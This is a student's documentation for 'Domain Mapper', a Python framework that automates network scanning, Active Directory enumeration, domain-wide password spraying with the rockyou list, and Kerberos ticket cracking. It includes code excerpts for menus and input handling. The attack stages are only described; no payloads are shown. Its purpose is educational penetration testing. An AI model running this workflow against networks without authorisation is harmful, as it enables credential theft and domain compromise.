Network Security Project

Author: Adir Salinas (code S18)

Class code: 7736

Lecturer: Natali Erez

This document will talk about the Network Security project:

- First, we'll discuss why we're doing this project and provide a brief explanation along with some details about how the project is set up.
- Secondly, we will provide instructions on how to use the framework, explaining the various sections and detailing their individual responsibilities.
- Finally, we will break down the entire script, examining each function individually and explaining its specific purpose.

Introduction

This document outlines the Network Security project, known as Domain Mapper, designed to assist cybersecurity companies in securing their domain networks. This project systematically addresses the stages of scanning, enumeration, and exploitation to identify and report potential vulnerabilities.

Project Explanation

Domain mapper is a structured approach to network security of the organization. This project is aimed at taking proactive measures to enhance the organization defense system, as well as empowering cybersecurity teams. The goal of the network security project is to effectively map the domains active directory objects as well as existing networks. The domain mapper emphasizes the importance of detecting vulnerabilities and possible exploitation methods.

The project is divided into three main sections: Scanning, Enumeration, and Exploitation. while each is critical to the comprehensive analysis of network vulnerabilities.

Why Do We Need This Kind of Project?

In today's rapidly evolving digital landscape, the importance of robust network security cannot be overstated. Cyber threats are becoming more sophisticated, making timely and accurate threat detection and mitigation crucial for protecting sensitive data and maintaining business continuity. Domain mapper is designed to meet these challenges head-on by providing an automated solution that enhances the detection and analysis of network vulnerabilities.

This project is necessary not only for identifying potential security gaps but also for adapting quickly to new cybersecurity challenges as attackers continually refine their strategies and tactics.

The Benefits of Automation:

Reduced Error and Consistency
Automation minimizes the potential for human error in executing repetitive tasks, ensuring consistent and reliable results across multiple scans. This reliability is crucial for accurate vulnerability assessment and informed decision-making.

Efficiency and Time-Saving
Automation minimizes the potential for human error in executing repetitive tasks, ensuring consistent and reliable results across multiple scans. This reliability is crucial for accurate vulnerability assessment and informed decision-making.

Reduced Error and Consistency:
Automation minimizes the potential for human error in executing repetitive tasks, ensuring consistent and reliable results across multiple scans. This reliability is crucial for accurate vulnerability assessment and informed decision-making.

Project Structure:

The Domain mapper framework is meticulously designed to meet diverse network security analysis needs. It features a modular and menu-driven architecture that allows cybersecurity analysts to tailor their scanning, enumeration, and exploitation activities precisely. Each component of the framework is dedicated to specific tasks, enhancing the usability and effectiveness of the security analysis:

1. User Input Configuration:
    - Analysts can specify the target network range, domain names, and Active Directory credentials, customizing the depth and focus of the security analysis.
2. Scanning Mode:
    - Basic Scanning - Use the -Pn option in Nmap to assume all hosts are online, bypassing the discovery phase. This approach ensures that no hosts are missed during the initial scan due to non-responsive ping requests. By treating all hosts as live, the basic scan quickly maps out the network's structure, identifying which devices are present and what services they might be running.
    - Intermediate Scanning - Scan all 65535 ports using the -p- flag. This comprehensive scan covers the entire port range for each identified host, providing a detailed view of all accessible services. The intermediate scan goes beyond the default 1000 ports checked by basic scans, revealing less common services that might be running on unconventional ports, which could be potential entry points for attackers.
    - Advanced Scanning - Include UDP scanning for a thorough analysis. While TCP scans are essential, many services communicate over UDP, which is often overlooked in basic scans due to its complexity and slower scanning speed. The advanced mode employs UDP scanning to ensure that no potential vulnerabilities are missed, offering a complete picture of the network's exposure to potential threats.

3. Enumeration Mode:

- Basic Enumeration

  - Identify versions (-sV) running on open ports. This step helps in understanding what applications and services versions are active on the network, providing crucial information about potential vulnerabilities.

  - Identify the IP Address of the Domain Controller. Knowing the location of the domain controller is essential for managing the network and identifying critical points that need to be secured.

  - Identify the IP Address of the DHCP server. This helps in mapping out how IP addresses are allocated and managed within the network, identifying another crucial point that could be targeted.

- Intermediate Enumeration

  - Enumerate IPs for key services: FTP, SSH, SMB, WinRM, LDAP, RDP.
    This detailed enumeration provides insights into which services are running and their potential vulnerabilities, allowing for a more targeted security approach.

  - Using the three (3) NSE scripts: 'smb-os-discovery', 'smb-enum-users', 'ldap-search' for enumerating the domain network. NSE scripts add flexibility and depth to the enumeration process, allowing for customized and thorough probing of network services.

- Advanced Enumeration

  - Extract all users, groups, and shares. This comprehensive extraction provides a detailed map of the network's user and resource structure, essential for identifying unauthorized access points.

  - Display password policy, find disabled accounts, and never-expired accounts. These steps help in evaluating the network's security policies and identifying weak points in user management.

  - Display accounts that are members of the Domain Admins group. Identifying high-privilege accounts is crucial for securing the network against internal threats.

4. Exploitation Mode

- Basic Exploitation - Deploy the NSE vulnerability scanning script. This script automates the detection of common vulnerabilities, providing a quick overview of potential security issues.

- Intermediate Exploitation - Execute domain-wide password spraying to identify weak credentials. This approach tests for common or weak passwords across multiple accounts, highlighting areas where stronger password policies are needed.

- Advanced Exploitation - Extract and attempt to crack Kerberos tickets using pre-supplied passwords. This advanced exploitation technique helps in identifying vulnerabilities in the network's authentication mechanisms, providing insights into potential attack vectors that could be exploited by malicious actors.

Results and Reporting:

For every execution, the output is saved in a PDF file. This ensures that all findings are documented and easily accessible for further analysis and remediation. The reports highlight vulnerabilities, potential impacts, and recommended actions, providing a clear roadmap for improving the network's security posture.

Key Components of the Framework:

Menu-Based Interface

The Domain mapper framework features a menu-based interface that provides users with clear navigation and options for different network analysis tasks. This intuitive interface simplifies the process of configuring and executing scans, allowing analysts to focus on their objectives.

Customizable Scan Parameters

Analysts have the flexibility to define scan parameters according to their specific objectives. This includes determining the types of ports to include in the scanning process and configuring scan options for speed and thoroughness.
This customization ensures that the scans are tailored to the specific needs and security requirements of the network being analyzed.

Reusable Code Components

The framework incorporates reusable code components, such as functions for executing scans, parsing results, and generating reports. The project is divided into four distinct scripts: one for scanning, one for enumeration, one for exploitation, and a main script that coordinates and calls each of them. This modular approach promotes code efficiency, maintainability, and reusability, enabling rapid development and easy troubleshooting. By leveraging these reusable components, analysts can quickly adapt the framework to new requirements and scenarios, enhancing its long-term utility and effectiveness.

Framework sections and instructions:

The Domain mapper project is written in Python and is designed to run on a Linux system. This project is split into four different scripts, each dedicated to a specific task, with a main script that coordinates the execution of these tasks. The separation into individual scripts for scanning, enumeration, and exploitation ensures modularity and ease of maintenance, allowing for focused and efficient network security analysis.

Scripts Overview

- **Main Script -** '`NS.Project.py`'
- **Scanning Script -** '`Scanning.py`'
- **Enumeration Script -** '`Enumeration.py`'
- **Exploitation Script -** '`Exploitation.py`'

Step-by-Step Instructions:

Step 1: Download and Extract the Project.

1. Download the '`NS.Project.zip`' file to your Linux system.
2. Extract the zip file by right-clicking the file and select '`Extract Here`'.

Step 2: Open a Terminal in the Project Directory.

1. Navigate to the extracted directory.
2. Right-click inside the directory and select '`Open Terminal Here`'.

Step 3: Ensure Python is Installed on your system.

1. Check if Python is installed by running the following command in the terminal:
   - 'python --version'

2. If Python is not installed, you can install it using the following command:
   - 'sudo apt-get update'
   - 'sudo apt-get install python'

Step 4: Run the Main Script.

1. Ensure that all script files are executable by running the following command:
   - chmod +x *

2. Inside the terminal, run the main script using the following command:
   - 'python NS.Project.py'

Detailed Overview of Project Sections:

Section 1: User Authentication

Purpose:

The first section prompts the user to enter their password to ensure the script can execute with the necessary permissions. By requesting sudo access at the beginning, the script can perform tasks that require elevated privileges without encountering permission errors during its execution.

Instructions:

1. When you run the NS.Project.py script, you will see a prompt asking for your password.
2. Enter your password when prompted. This will grant the script the necessary permissions to execute all subsequent commands.

Example of the prompt:

```
[!] Before We Start, Please Insert Your Password:

[sudo] password for kali:
```

Section 2: Network Range and Active Directory Credentials

Purpose:

In this section, the script first asks the user to enter the network range they wish to scan. This step includes verifying the validity of the provided network range to ensure it is correctly formatted and within a scannable scope. Following the network range input, the script requests the domain name and AD credentials, including the AD username and password. These credentials allow the script to access and enumerate AD resources accurately.

Instructions:

1. Enter Network Range:
    - The script will prompt you to enter the network range you want to scan (e.g., 192.168.153.0/24).
    - Ensure the network range is correctly formatted. The script will verify the range and confirm its validity.

2. Provide Domain Name and AD Credentials:
    - After the network range is verified, you will be asked to enter the domain name (e.g., mydomain.local).
    - Provide the AD username (e.g., soc1) and the AD password (e.g., Password).

3. Confirmation:
    - Once you provide all the required information, the script will record it and confirm that the details have been successfully captured.

Example of the prompts:

```
[»] Please Enter a Network Range to Scan: 192.168.153.0/24

[√] Network range verified successfully.


[!] Please provide the Domain name and Active Directory (AD) credentials:

[»] Please Provide the Domain Name: mydomain.local

[»] Please Provide the AD Username: soc1

[»] Please Provide the AD Password: Password


[√] Thank you! The provided information has been recorded.
```

Section 3: Password List Selection

Purpose:

This section allows the user to choose how they wish to provide the password list required for brute force attacks. After collecting the network range and AD credentials, the script needs a password list to perform these attacks. To cater to various user preferences and needs, the script offers three different options for specifying the password list:

- Automatically using a default list
- Specifying a path to a custom list.
- Manually entering passwords.

Instructions:

1. Collected Information:
    - The script will display the network range and domain name that you provided in the previous section.
    - This is a confirmation step to ensure that the collected information is accurate.


2. Choose How to Provide the Password List:
    - You will be presented with three options to provide the password list necessary for the brute force attack.

    Options:

    - A) Auto: Automatically use the default Rockyou password list.
    - P) Path: Enter the path to your custom password file.
    - M) Manual: Manually input a few passwords directly into the script.

3. Provide Your Choice:
    - Enter the corresponding letter (A, P, or M) to select your preferred method.
    - To exit the framework at any time, type .. or Exit.

Example of the prompts:



Section 4: Scanning Mode Selection

Purpose:

This section allows the user to select the desired depth of the network scan, tailoring the scanning process to specific needs. The script provides three different levels of scanning: Basic, Intermediate, and Advanced.
Each offering a varying degree of thoroughness. This flexibility ensures that users can balance between scan detail and time efficiency based on their requirements.

Instructions:

1. Collected Information:
    - The script will display the network range and domain name that you provided in the previous sections.
    - This is a confirmation step to ensure that the collected information is accurate.

2. Select the Desired Operation Level for Scanning Mode:
    - You will be presented with three options for the depth of the scan.

    Options:

    - 1) Basic: Perform a basic scan assuming all hosts are online, bypassing the host discovery phase and directly scanning the target hosts. This mode quickly identifies active devices and services with minimal overhead.

    - 2) Intermediate: Conduct a thorough scan of all 65,535 ports on the target hosts, providing a comprehensive view of the target's open ports. This mode offers a detailed analysis but takes more time compared to the basic scan.

    - 3) Advanced: Execute a comprehensive scan including both TCP and UDP scanning. This option may take longer but offers more detailed scanning data, uncovering services that may use UDP communication, which is often overlooked.

3. Provide Your Choice:
    - Enter the corresponding number (1, 2, or 3) to select your preferred scanning depth.
    - To exit the framework at any time, type .. or Exit.

Example of the prompts:

Section 5: Enumeration Mode Selection

Purpose:

This section allows the user to specify the depth of the enumeration process, tailoring the level of detail to specific needs. The script offers three different levels of enumeration: Basic, Intermediate, and Advanced. Each providing a different degree of detail. This flexibility ensures users can gather the necessary information based on their specific requirements.

Instructions:

1. Collected Information:
    - The script will display the network range and domain name that you provided in the previous sections.
    - This is a confirmation step to ensure that the collected information is accurate.
2. Select the Desired Operation Level for Enumeration Mode:

    You will be presented with three options for the depth of the enumeration.


    Options:

    - 1) Basic: Identify the version of services (-sV), Domain Controller IP, and DHCP server IP. This mode provides essential information to understand the network's basic structure and key services.

    - 2) Intermediate: Enumerate key services such as FTP, SSH, SMB, WinRM, LDAP, RDP, and include relevant NSE scripts. This mode offers a more detailed analysis of the network, identifying critical services and potential vulnerabilities.

    - 3) Advanced: Extract comprehensive information including users, groups, shares, password policy, disabled accounts, never-expired accounts, and Domain Admins group. This mode provides an in-depth view of the network's security posture, allowing for a thorough analysis of the AD environment.
3. Provide Your Choice:
    - Enter the corresponding number (1, 2, or 3) to select your preferred enumeration depth.
    - To exit the framework at any time, type .. or Exit.

Example of the prompts:



Section 6: Exploitation Process


Purpose:

This section initiates the exploitation phase, where the script runs a series of actions to exploit identified vulnerabilities. Unlike previous sections, the user does not choose an option for the depth of the exploitation. instead, the script automatically executes all phases:
Basic, Intermediate, and Advanced sequentially.
This comprehensive approach ensures that all potential weak points are tested and reported.

Instructions:

1. Initiating the Exploitation Process:
    - The script begins the exploitation phase by executing actions to exploit the identified vulnerabilities.
    - Users are advised to be patient as some steps might take a while to complete.
2. Automatic Execution of Exploitation Phases:
    - Basic Phase:
        - Initiates actions to exploit vulnerabilities using NSE vulnerability scanning scripts.
        - Confirms the completion of the vulnerability scan.
    - Intermediate Phase:
        - Executes domain-wide password spraying to identify weak credentials.
        - Confirms the completion of the weak credential's identification scan.
    - Advanced Phase:
        - Extracts and attempts to crack Kerberos tickets to identify weak credentials.
        - Confirms the completion of the Kerberos ticket extraction and cracking.
3. Completion of Exploitation Process:
    - Upon successful completion of all phases, the script notifies the user that the entire exploitation process has been completed.

Example of the prompts:



Last Section: Report Generation


Purpose:

This section details the final step of the Domain mapper script, where a comprehensive PDF report is generated. This report summarizes the entire investigation, providing detailed findings and analysis of the network vulnerabilities identified during the scanning, enumeration, and exploitation phases. The report serves as a valuable resource for cybersecurity professionals to review and address the identified issues.

Instructions:

1. Completion of the Entire Process:
    - After all phases of scanning, enumeration, and exploitation are completed, the script automatically generates a PDF report.
    - This report includes detailed summaries and analyses of the findings from each phase, offering a comprehensive overview of the network's security posture.
2. PDF Report Content:
    - The PDF report will include:
        - A summary of the network range and domain name.
        - Detailed findings from the scanning phase, including identified hosts and open ports.
        - Results from the enumeration phase, listing services, users, groups, and potential vulnerabilities.
        - Analysis from the exploitation phase, highlighting exploited vulnerabilities and weak credentials.
3. Report Generation Confirmation:
    - Once the report is generated, the script will notify the user that the PDF file has been created successfully.
    - The generated PDF file will be saved in the project directory for easy access and review.

Example of the prompts:



Understanding Python Commands and Concepts:

The last part of this document will explain everything about commands, scripts, and more in order to understand everything, and will break down each part of the script and the purpose of the different commands. So, Let's Start…

What is a command?

In computing, a "command" refers to a specific instruction or directive given to a computer or software to perform a particular action. Commands are typically issued through a command-line interface (CLI) or a terminal, where users enter text-based instructions to interact with the operating system or software applications to do an action. It can be a single word, a line of code, or a series of instructions that tell the computer what to do. Later we will talk about different commands and what each command instructs the computer to do.

What is a script?

In computing, a "script" is a set of instructions or several commands that are written in a programming language to perform a specific task or automate a series of tasks. The script executes the commands or tasks by reading them line by line. In simple words, instead of typing each command every time, you write all the commands you want to execute in a script, and when you run the script on a computer, all the commands you have written will be executed one after the other.

What is a function?

In programming, a "function" is a set of commands grouped together to perform a specific task. Functions allow you to break down your script into smaller, more manageable pieces. Every function has a name that you set when creating the function, and the function will operate and execute only when we call the name of the function. If we do not call the function, the function will not be operated, and the commands inside will not work.

What is a statement?

In programming, a "statement" is a single line of code that performs a specific action.
It is the basic building block of a program and represents an executable instruction. Statements are the means by which a programmer gives instructions to a computer to perform tasks, make decisions, or control the flow of the program. In simple words, a statement is a line of code that performs a specific action, such as assigning a value to a variable, printing something on the screen, or deciding based on certain conditions. Each statement is like a step in a set of instructions that the computer follows to carry out a task.

What is a variable?

In programming, a "variable" is a container or placeholder for storing data. It has a name and a value, and the value can change as the program runs. Variables are used to store and manipulate information within a program. In simple terms, think of a "variable" like a box with a name. You can put stuff (information or data) in the box. For example, set a variable with a certain name and save inside the name a command output. When you call the variable name later, it will print the output or data on the screen.

What is a module?

In Python, a "module" is a file containing Python definitions and statements. Modules are used to break down large programs into smaller, manageable, and organized files. A module can define functions, classes, and variables, and it can also include runnable code.
By using modules, you can keep your code clean and reusable. You can import modules into your script using the import statement.

For example:

```
import os
import time
```

Common Python Commands and Statements in the Script:


- print(): The print() function is used to display text or variables on the screen.
  For example:
  ```
  print("Hello, World!")
  ```
- input(): The input() function reads a string from the user and returns it.
  For example:
  ```
  name = input("Enter your name: ")
  print("Hello, " + name)
  ```
- time.sleep(): This function introduces a delay or pause in the script for a certain period of time.
  For example:
  ```
  import time
  time.sleep(5)  # Pauses the script for 5 seconds
  ```
- os.chdir(): Short for "change directory," this function allows you to navigate between directories.
  For example:
  ```
  import os
  os.chdir("/path/to/directory")
  ```
- subprocess.run(): This function runs a command in the terminal and waits for it to be completed.
  For example:
  ```
  import subprocess
  subprocess.run(["ls", "-l"])
  ```
- open(): The open() function is used to open a file.
  For example:
  ```
  with open("file.txt", "r") as file:
      content = file.read()
      print(content)
  ```
- os.system(): This function runs a shell command from within Python.
  For example:
  ```
  import os
  os.system("echo Hello, World!")
  ```
- for loop: A loop used to iterate over a sequence (like a list or a string).
  For example:
  ```
  for i in range(5):
      print(i)
  ```
- **if statement:** A conditional statement that executes code based on whether a condition is true.
  For example:
  ```
  age = 18
  if age >= 18:
      print("You are an adult.")
  else:
      print("You are not an adult.")
  ```

Breaking down the script to parts and explain each

In this final section of the document, we will explain the purpose and responsibilities of each part of the script. This overview will provide a high-level understanding of what each section of the code is designed to achieve.

Detailed explanations of each command within the script can be found directly in the code file itself.

The project is divided into four scripts. Let's start by explaining each one of them:



First Script: `NS.Project.py`

Import Statements

```
import os
import subprocess
import ipaddress
import time
import shutil
import gzip
import sys
import tty
import termios
import pyfiglet
from termcolor import colored
from colorama import init, Style
```

This section of the script imports various Python modules and packages required for the functionality of the project. Each import statement brings in specific tools and libraries that are used throughout the script.

Initialization Section

```
os.system('clear')
print("\n[!] Before We Start, Please Insert Your Password:\n")
os.system('sleep 2')
os.system('sudo -kv')
os.system('clear')
current_directory = os.getcwd()
```

This part of the script is responsible for initializing the environment and preparing it for the execution of subsequent tasks. It includes clearing the terminal, prompting the user for their password, and storing the current directory path.

Key Input and Welcome Message Functions

```
def get_key():
    fd = sys.stdin.fileno()
    old_settings = termios.tcgetattr(fd)
    try:
        tty.setraw(sys.stdin.fileno())
        sys.stdin.read(1)
    finally:
        termios.tcsetattr(fd, termios.TCSADRAIN, old_settings)
def display_welcome_message():                                          # This function dis
    os.system('clear')                                                  # Clears the termin
    banner = pyfiglet.figlet_format("Domain Mapper")                    # Creates a large A
    colored_banner = colored(banner, color='cyan', attrs=['bold'])      # Colors the banner
    print(colored_banner)                                               # Prints the colore
    time.sleep(2.5)                                                     # Pauses for 2.5 se

    main_description = "    Welcome to the Domain Mapper Script!"       # Defines the main
    task_description = "\n  This script will perform the following tasks:\n"    # Defines the task
    print(colored(main_description, color='red', attrs=['bold']))       # Colors the main d
    time.sleep(2)                                                       # Pauses for 2 seco
    print(colored(task_description, color='yellow', attrs=['bold']))    # Colors the task d

    # Creates a list called options containing strings that describe the tasks the script will perf
    options = [
        "     1. Scanning the network to identify active hosts and open ports.",
        "     2. Enumerating network services and extracting detailed information.",
        "     3. Exploiting identified vulnerabilities to test security defenses.",
        "     4. Generating a comprehensive PDF report with all findings and analyses.\n"
    ]

    for option in options:                                              # Iterates through
        time.sleep(2)                                                   # Pauses for 2 seco
        print(colored(option, color='yellow', attrs=['bold']))          # Prints each optio
    time.sleep(2)                                                       # Adds a final 2-se

    main_final = "  Please ensure you have the necessary permissions to run these operations."
    second_final = "\n  The process will start shortly... Sit back and let the script do its work!"
    print(colored(main_final, color='magenta', attrs=['bold']))
    time.sleep(2)
    print(colored(second_final, color='magenta', attrs=['bold']))
    time.sleep(5)

    print(colored("\n\n Press any key to continue...", attrs=['bold']))
    get_key()
display_welcome_message()
```

'get_key()' Function:

- Purpose: To capture a single keypress from the user without displaying it on the screen.
- Responsibilities: Sets the terminal to raw mode to capture input, waits for a keypress, and then restores the terminal settings.

'display_welcome_message()' Function:

- Purpose: To display a welcome message and an overview of the tasks the script will perform.
- Responsibilities:
    - Clears the terminal screen.
    - Prints a banner using pyfiglet.
    - Displays a series of task descriptions with pauses and color formatting for emphasis.
    - Waits for the user to press any key before continuing.

Logging the Start of the Process

```
os.system('echo "\nProject Title: Domain Mapper.\n" >> PDF')
os.system('echo "Start Time: $(date)" >> PDF')
```

This section of the script writes the project title and start time to a PDF file. It ensures that the details of the script execution are documented for reference.

Logging the Start of the Process

```
def IP_check(network_range):                                        # Defines a functio
    try:                                                            # Starts a try bloc
        if '-' in network_range:                                    # Checks if the net
            ip_start, ip_end = network_range.split('-')             # Splits the range
            ipaddress.ip_address(ip_start)                          # Validates the sta
            if '.' not in ip_end:                                   # Checks if the end
                ip_end = ip_start.rsplit('.', 1)[0] + '.' + ip_end  # Constructs the fu
            ipaddress.ip_address(ip_end)                            # Validates the con
        else:                                                       # If there is no hy
            ip, subnet_mask = network_range.split('/')              # Splits the input
            ipaddress.ip_network(network_range, strict=False)       # Validates the net
        return True                                                 # If no exceptions
    except ValueError:                                              # Catches any Value
        return False                                                # If an exception w

def IP_Range():
    while True:
        Network_Range = input("\n\n[»] Please Enter a Network Range to Scan: ")
        if not IP_check (Network_Range):
            print("\n[!] The Provided Network Range Is Invalid! Please try again...\n")
            os.system('sleep 3')
            os.system('clear')
        else:
            print("\n[✓] Network range verified successfully.")
            os.system('sleep 3')
            break
    return Network_Range
provided_range = IP_Range()
```

Purpose: To validate the user-provided network range for scanning and ensure it is correctly formatted before proceeding with the scanning operations.

Domain Credentials Collection

```
def Domain_Cred():
    print("\n\n[!] Please provide the Domain name and Active Directory (AD) credentials: ")
    os.system('sleep 2')
    domain_name = input("\n[»] Please Provide the Domain Name: ")
    ad_username = input("\n[»] Please Provide the AD Username: ")
    ad_password = input("\n[»] Please Provide the AD Password: ")
    print("\n[✓] Thank you! The provided information has been recorded.")
    os.system('sleep 3')
    return domain_name, ad_username, ad_password
Domain_Name, AD_Username, AD_Password = Domain_Cred()

os.makedirs("DataResualt", exist_ok=True)              # Creates a directory named DataRes
os.chdir("DataResualt")                                # Changes the current working direc
```

Purpose: To prompt the user for domain name and Active Directory (AD) credentials, then store these details for use in the scanning and enumeration processes.

AutoFiles Function

```
def AutoFiles():
    # Path to rockyou.txt.gz
    rockyou_gz_path = "/usr/share/wordlists/rockyou.txt.gz"

    # Check if rockyou.txt.gz exists
    if not os.path.exists(rockyou_gz_path):
        print("\n[!] Error: rockyou.txt.gz not found at /usr/share/wordlists/. Please make sure it exists.")
        return False
        LoginChoice()

    try:                                                        #  This line starts a try block.
        # Copy rockyou.txt.gz to current directory
        shutil.copy(rockyou_gz_path, os.getcwd())               # This line copies the rockyou.t

        # Extract rockyou.txt.gz to current directory
        with gzip.open(os.path.basename(rockyou_gz_path), 'rb') as f_in:    # This line opens the rockyou.tx
            with open('pass.lst', 'wb') as f_out:               # This line opens a new file nam
                shutil.copyfileobj(f_in, f_out)                 # This line copies the contents

        # Remove rockyou.txt from directory
        os.remove(os.path.basename(rockyou_gz_path))            # This line removes the rockyou.
        os.remove("rockyou.txt")                                # This line removes a file named

        return True                                             # Finally, if all the operations
    except Exception as e:                                      # This line catches any exceptio
        return False                                            # If an exception occurs, the fu
```

Purpose: To automatically locate, extract, and prepare the rockyou.txt wordlist for use in password-related operations within the script.

UserFiles Function

```
def UserFiles():
    while True:
        os.system('clear')
        file_pass_path = input("\n[»] Please Enter a Path to a File That Contains Passwords That You Wish to Use: ")


        if os.path.isfile(file_pass_path):                                  # This condition checks if the input
            time.sleep(2)                                                   # This line introduces a 2-second de
            print("\n[✓] File exists and is valid to use. Progressing... \n")   # If the file exists and is valid, t
            shutil.copy(file_pass_path, "pass.lst")                         # This line copies the file specifie
            time.sleep(2)                                                   # This line introduces a 2-second de
            break                                                           # This statement exits the loop, end
        else:                                                               # If the condition (if os.path.isfil
            print("\n[!] File not found. Please try again... \n")           # This message is printed to notify
            time.sleep(2)                                                   # This line introduces a 2-second de
    print("\n[√] Thank you! Your data input has been successfully recorded!\n") # After a valid file path is provide
    time.sleep(2)                                                           # This line introduces a 2-second de
    os.system('clear')                                                      # This command clears the terminal s
```

Purpose: To prompt the user for a custom password file, validate its existence, and copy it to the working directory for use in password-related operations.

UserWordsLog Function

```
def UserWordsLog():
    os.system('clear')
    print("\n[»] Please Enter The Passwords You Wish to Use:")
    time.sleep(1)
    print("\n[!] Make sure to press 'Enter' after each Password. (Press CTRL+D when finished)")
    time.sleep(1)
    print("\nYour Chosen Passwords:\n")
    with open("pass.lst", "w") as f:
        while True:
            try:
                password = input()
                f.write(password + "\n")
            except EOFError:
                break
    print("\n[√] Thank you! Your data input has been successfully recorded!\n")
    time.sleep(2)
```

Purpose: To allow the user to manually enter passwords, which are then saved to a file named pass.lst for use in password-related operations.

LoginChoice Function

```
def LoginChoice():                          # This line defines a function named LoginChoice().
    while True:                             # This initiates an infinite loop, allowing the user to make multiple choices until a valid one
        os.system('clear')                  # This command clears the terminal screen.

        # The following lines print out a menu for the user to choose from different options to provide a password list for a brute force at
        print("\n[!] Collected inforamtion: ")
        print("\n+-------------------------------------+" )
        print("|--> Network Range: " + provided_range)
        print("|--> Domain Name: " + Domain_Name )
        print("+-------------------------------------+" )
        print("\n[*] To Initiate the Brute Force Attack, a Password List is Essential")
        print("[»] Please Choose How You Wish to Provide the Password List:\n")
        print(" A) Auto - Automatically use the default Rockyou password list to be used in the brute force attack.")
        print(" P) Path - Enter paths to your own file that containing passwords that you wish to use in the brute force.")
        print(" M) Manual - Provides the option to manually input few passwords on the screen for utilization in the brute force attack.\n")
        print("    +-----------------------------------------------------+")
        print("    |  ..) To Exit The Framework, Simply type '..' or 'Exit' |")
        print("    +-----------------------------------------------------+\n")

        UserChoice = input("    ┌─[Enter Your Choice]\n    └──> ").strip().lower()                    # This line prompts the user to

        if UserChoice in ['a', 'auto']:                                                                 # Checks if the user's choice is
            print("        └──> You Have Chosen to Use the Default Rockyou Password List!")             # This line prints a message inc
            time.sleep(2)                                                                               # This command introduces a 2-se
            AutoFiles()                                                                                 # If the user chooses to use the
            break                                                                                       # This statement breaks out of t
        elif UserChoice in ['p', 'path']:                                                               # Checks if the user's choice is
            print("        └──> You Have Chosen the Option to Enter a Path to Your Password List!")     # This line prints a message inc
            time.sleep(2)                                                                               # This command introduces a 2-se
